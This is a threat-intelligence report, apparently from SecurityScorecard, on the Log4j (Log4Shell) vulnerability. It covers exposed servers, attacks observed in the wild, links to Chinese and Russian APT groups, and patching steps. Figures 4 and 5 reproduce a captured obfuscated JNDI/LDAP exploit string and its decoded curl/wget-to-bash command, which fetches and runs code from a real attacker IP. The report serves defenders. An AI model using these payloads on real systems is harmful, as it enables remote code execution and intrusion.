Log4j Security Vulnerability

Understanding the Origins, Implications, and What It Means for You

SecurityScorecard

SecurityScorecard.com
info@securityscorecard.com

111 West 33rd Street Floor 11
New York, NY 10001
1.800.682.1707

Insights & Implications

The SecurityScorecard Global Investigations team continues its investigation of the Log4j vulnerability. Using our global scanning technology, we've developed insights into the scope and extent of the Log4j vulnerability, including:

- In many cases, Log4j is not the default logging mechanism for most applications; however, it requires that an administrator configure it.
- Not every application on the internet is going to reveal that it's using Log4j, making it somewhat difficult to assess this problem.
- The **update** simply sets the option log4j2 formatMsgNoLookups to true from the default value of false, which makes the application no longer vulnerable. However, if this option is set back to false, an organization will again be at risk of attacks.
- Log4j is not the type of externally facing product or service that SecurityScorecard would normally see exposed to the Internet. That makes it more difficult to detect on external-facing servers.
- There are cases when the Log4j library is linked to public-facing services. While this doesn't indicate the version in use or whether the server is vulnerable, it serves as a guide about the extent of the problem.

By analyzing the population of exposed servers that use the Log4j library, we discovered an interesting geographical distribution, shown in **Figure 1.**



Figure 1: Global distribution of servers using Log4j

Searching for Log4j in HTTP metadata

We searched through data to find exposed services using Log4j libraries – something that's only feasible if the reference to the library or the configuration is contained within the metadata. We identified a global distribution of services that are loading Log4j .JAR files, which means it's possible to identify the usage of Log4j in some Java applications through HTML page metadata.



Figure 2: Global distribution of services loading Log4j .JAR files

Using that method, we observed interesting cases in which custom Java classes were present. These classes were configured to use Log4j .JAR files, meaning the Java application is configured to use Log4j as the logging output. We discovered a custom class called "Java Bank Parser'' that loads Log4j JAR libraries – activity that was especially prevalent in Poland, as shown in **Figure 2.**

Another detection mechanism uses the presence of specific strings in HTTP metadata, which is defined as the raw page content or in the response header. As such, we detected the **jndi:ldap** string in the HTTP metadata of some servers. This exploitation path has been used by adversaries to send crafted user agent strings to targets.

Another interesting discovery in metadata was finding file log4j2.xml, an XML configuration file associated with the logger. The top products found to contain metadata referencing log4j2.xml are:

- Apache Tomcat
- Nginx
- Awselb/2.0

- Apache httpd
- Pure-FTPd
- JBoss Enterprise Application Platform
- Cloudflare http proxy
- Microsoft IIS httpd Proxy
- ISC Bind

In the Wild Exploitation

Through our passive sensor network, we observed active exploitation in the wild from threat actors in China and Russia that originated from other countries. Figure 3 shows the areas in which actors are interested in exploiting Log4j. Moreover, exploitation attempts can be identified through network traffic analysis using intrusion detection system (IDS) signatures, making it possible to determine the specific companies being targeted.



Figure 3: Exploitation observed globally

Reconnaissance was found to originate from multiple countries – activity intended to identify targets that might be vulnerable. The most frequent exploitation attempts occurred in China and Russia.

We also observed multiple examples of exploitation code being used in the wild. Our global sensor network enabled us to determine that attackers are using various forms of payloads in the user agent strings, as seen in **Figures 4 and 5.**

```
${${::-j}${::-n}${::-d}${::-i}:${::-l}${::-d}${::-a}${::-p}://195.54.160.149:12344/Basic/Command/Base64/
KGN1cmwgLXMgMTk1LjU0LjE2MC4xNDk6NTg3NC8xNzIuMTA1LjcxLjIxOTo4MDgwfHx3Z2V0IC1xIC1PLSAxOTU
uNTQuMTYwLjE0OTo1ODc0LzE3Mi4xMDUuNzEuMjE5OjgwODApfGJhc2g=}
```

Figure 4: User agent string sent from Russian IP

```
(curl -s 195.54.160.149:5874/x.x.x.x:8080||wget -q -O- 195.54.160.149:5874/x.x.x.x:8080)|bash
```

Figure 5: Redacted Base64 decoded UA

Threat Actor Connections

Currently, one of the biggest questions is whether there are any existing connections to known threat actors. Most current research regards general malware usage; however, that research sheds light on potential nation state adversaries also using exploits.

The Global Investigations team has looked into multiple avenues that threat actors might take against vulnerable servers exposed to the Internet. We found multiple connections by comparing enriched network and file indicators with historic data sets related to nation state and ransomware threat actors.

Data collected by SSC was enriched to add contextual knowledge and expand the network. **Figure 6** is a visual representation of the data utilizing IBM I2 ANB.

Figure 6: Log4j SecurityScorecard Sensor Net master merge

This merge contains 1,022 total indicators of compromise, including 338 host, 109 IP addresses, and 575 SHA256s.

The merge has one large complex cluster that includes the majority of the SSC Log4j sensor net data. Smaller clusters are less complex and include a center node with multiple surrounding individual indicators of compromise (IOCs).

We then compared Log4j data to existing master merges. **Figure 7** illustrates SSC's China APT master merge, which revealed five connections.



Figure 7: Log4j merge and China connections

As shown in Figure 8, SSC analysts discovered connections to APT10, including three SHA256s to IP addresses. These types of connections are considered high confidence. A connection between SHA256 and an IP is likely present because the malware is embedded into the IP and vice versa.



Figure 8: Log4j and APT10 connections

By comparing Log4j sensor net data to the Russian APT master merge, nine direct connections to Russian APTs and 500+ secondary connections to Russian APTs were discovered, as shown in Figure 9. The connections to Russia include Turla, APT28, URSNIF, and Grizzly Steppe. Eight of the nine connections are SHA256s.

Through analysis of IOCs in our collections, we determined that the scanning activity related to Drovorub, an implant created by a Russian state actor group known as APT28. These connections indicate that the IP addresses used to perform Log4j vulnerability scanning on the part of the threat actor resolve to known Drovorub domains – suggesting a connection to APT28.



Figure 9: Log4j and Russian APT merge connections

It's important to remember that we are still in the very early days of trying to understand this security issue and how it's being used by threat actors. The SecurityScorecard Global Investigations team will continue investigating the Log4j vulnerability and provide updates when needed.

How can SecurityScorecard help?

In order to mitigate the potentially wide-reaching impact of this vulnerability, organizations must proactively conduct timely assessments of their own ecosystems and their vendors. SecurityScorecard is here to assist your response with these 5 steps you can take now:

1. **Check if your organization is impacted:** Any organization with assets running a version of Log4j above version 2.0 and below version 2.16.0 (the most recent fixed version release) is likely impacted by the vulnerability. Review your most recent vulnerability scan results, which likely contain the location of any Log4j installations active within the environment.
2. **Update to Log4j version 2.16.0 right away:** The latest version can be found on the **Log4j download page.** In order to be installed, this patched version requires a minimum of Java 8. It is also important to verify that multiple Log4j installs are not present on an impacted machine, as this can mean that multiple configuration files exist.
3. **Understand which vendors are potentially impacted:** We have published a new informational signal in SecurityScorecard called "Vulnerable Log4j Version Detected". This informational signal does not impact scores and appears on Scorecards where a vulnerable Log4j instance was detected as of December 14th. If you see this signal on a vendor's scorecard, reach out to them right away.
4. **Bulk assess vendors with our Log4Shell Questionnaire:** Send our questionnaire, "Log4Shell Questions", now available in Atlas, to your entire vendor base. If you already have Atlas, you can leverage this questionnaire to send to your third parties right away. If you don't have Atlas, you can sign up at **atlas.securityscorecard.io** or **watch this video** and take advantage of 5 free credits that you can use to send questionnaires.
5. **Proactively share your Log4Shell questionnaire with your business partners:** Leverage Atlas to proactively fill out the Log4Shell questionnaire for your own organization and share it with your business partners, letting them know what your organization is doing to address the situation. This is a free feature in Atlas available to all SecurityScorecard customers.

You can also check your cyber posture for thousands of vulnerabilities within an instant by **signing up for your free SecurityScorecard account.**

About SecurityScorecard

Funded by world-class investors including Silver Lake Partners, Sequoia Capital, GV, Riverwood Capital, and others, SecurityScorecard is the global leader in cybersecurity ratings with more than 12 + million companies continuously rated. Founded in 2013 by security and risk experts Dr. Aleksandr Yampolskiy and Sam Kassoumeh, SecurityScorecard's patented rating technology is used by over 25,000 organizations for enterprise risk management, third-party risk management, board reporting, due diligence, and cyber insurance underwriting. SecurityScorecard continues to make the world a safer place by transforming the way companies understand, improve and communicate cybersecurity risk to their boards, employees and vendors.
Every organization has the universal right to their trusted and transparent Instant SecurityScorecard rating. For more information, visit **securityscorecard.com** or connect with us on **LinkedIn.**

When To receive an email with your company's current score, please visit **instant.securityscorecard.com.**

www.securityscorecard.com
1 (800) 682-1707
info@securityscorecard.com
@security_score

SecurityScorecard HQ
111 West 33rd Street Floor 11
New York, NY 10001